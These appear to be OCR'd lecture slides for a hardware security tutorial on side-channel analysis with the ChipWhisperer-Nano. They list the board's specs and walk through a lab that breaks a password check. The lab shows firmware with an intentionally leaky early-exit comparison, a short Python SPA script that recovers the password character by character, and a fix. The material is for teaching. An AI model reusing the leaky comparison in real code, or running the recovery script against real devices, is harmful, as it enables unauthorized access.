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Hardware Security

8. SCA (tutorial)

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
Today

- ChipWhisperer hardware
- Breaking a password check with SPA
- Fixing a password check
- (Bonus) DPA

ChipWhisperer


- Open-source toolchain for research and education by NewAE
  - Side-channel attacks
  - Fault injection
- Hardware
  - Schematics & PCB layout
- Firmware
  - Capture
    - USB controller + FPGA for captures
  - Target
    - Example targets
- Software
  - Python API for capture & analysis

ChipWhisperer-Nano



- Low-cost power analysis and fault injection setup (50€)
- Capture
  - ATSAM4SD168 (microcontroller + memory)
  - ADC1173CIMTCX (Analog-to-Digital converter)
- Target
  - STM32F030F4P6 (microcontroller)

ChipWhisperer-Nano



https://chipwhisperer.readthedocs.io/en/latest/Targets/CW1101%20Target%20Board.html

ChipWhisperer-Nano


Specs

Feature	Notes/Range
ADC Specifications	8-bit ADC, 20 MS/s maximum sample rate.
ADC Sample Clock Source	Selectable between internal generator or external input.
Analog Input	AC-Coupled, fixed gain.
GPIO Types	Serial, clock, logic line (i.e., for reset pin). Fixed pin functions.
GPIO Voltage	3.3V.
Clock Options	3.75 MHz, 7.5 MHz, 15 MHz, 30 MHz , 60 MHz
Clock Output Type	Generated by microcontroller, clock only (no clock glitching support).
Trigger Type (ADC + Glitch)	Rising edge only.
Glitch Width (min)	~20nS (depends on cabling used for routing glitch output).
Glitch Offset	~200nS jitter, adjustable in 10nS increments.
Voltage glitch type	Low-power crowbar circuitry.
Crowbar pulse current	4A.
USB Interface	Custom USB firmware (full-speed USB 2.0 device).
Sample Buffer Size	50 000.
Target Device	STM32F030F4P6 or STM32F070
Programming Protocols	STM32Fx Bootloader

https://media.newae.com/datasheets/NAE-CW1101_datasheet.pdf

ChipWhisperer-Nano

Clock-synchronous sampling



Allows lower sampling rates

https://media.newae.com/datasheets/NAE-CW1101_datasheet.pdf

Setup

- Content
  - **`task.ipynb`**: Task Jupyter notebook
  - **`solution.ipynb`**: Solution Jupyter notebook
  - **`basic-passwdcheck/`**: Target code
- Task
  - Run `jupyter notebook` and solve the task notebook
  - Requires a ChipWhisperer install


Target

```
uint8_t passbad = 0;
trigger_high();

uint8_t i;
for (i = 0; i < MAX_PWLEN; i++) {
  if (correct_passwd[i] != passwd[i]) {
    passbad = 1;
    break;
  }
}

if (passbad) {
  // Finish the loop here to stop those pesky timing attacks
  for (; i < MAX_PWLEN; i++)
  ;
  my_puts("PASSWORD FAIL\n");
  led_error(1);
} else {
  my_puts("Access granted, Welcome!\n");
  led_ok(1);
}
```

Target



Note the missing anti-timing-attack loop

Task

1. Examine leakage of two different characters
2. Examine leakage of all one-character passwords
3. Automate one-character attack
4. Full attack against 12 characters (SPA)
5. Fix the leak
6. Examine the fix
7. (Bonus) Implement DPA-like attack against the fix

Tools

- **matplotlib**: Plotting
- **numpy**: Trace manipulation
- **arm-none-eabi-gcc**: Building and binary examination

Task

Solution - SPA

```
guessed_pw = ""

for _ in range(12):
  ref_trace = capture_trace(guessed_pw + "\x00")
  for c in 'abcdefghijklmnopqrstuvwxyz0123456789':
    trace = capture_trace(guessed_pw + c)
    diff = np.sum(np.abs(trace - ref_trace))

    if diff > 40.0:
      guessed_pw += c
      print(guessed_pw)
      break
```

Task

Solution - Fix


```
uint8_t passbad = 0;
trigger_high();

uint8_t i;
for (i = 0; i < MAX_PWLEN; i++) {
  if (correct_passwd[i] != passwd[i]) {
    passbad = 1;
    //break;
  }
}

if (passbad) {
  // Finish the loop here to stop those pesky timing attacks
  for (; i < MAX_PWLEN; i++)
    ;
  my_puts("PASSWORD FAIL\n");
  led_error(1);
} else {
  my_puts("Access granted, Welcome!\n");
  led_ok(1);
}
```


Task

Solution - Fix



Task

Solution - DPA



Takeaways

- What are **you** taking away from this tutorial?
- What surprised you?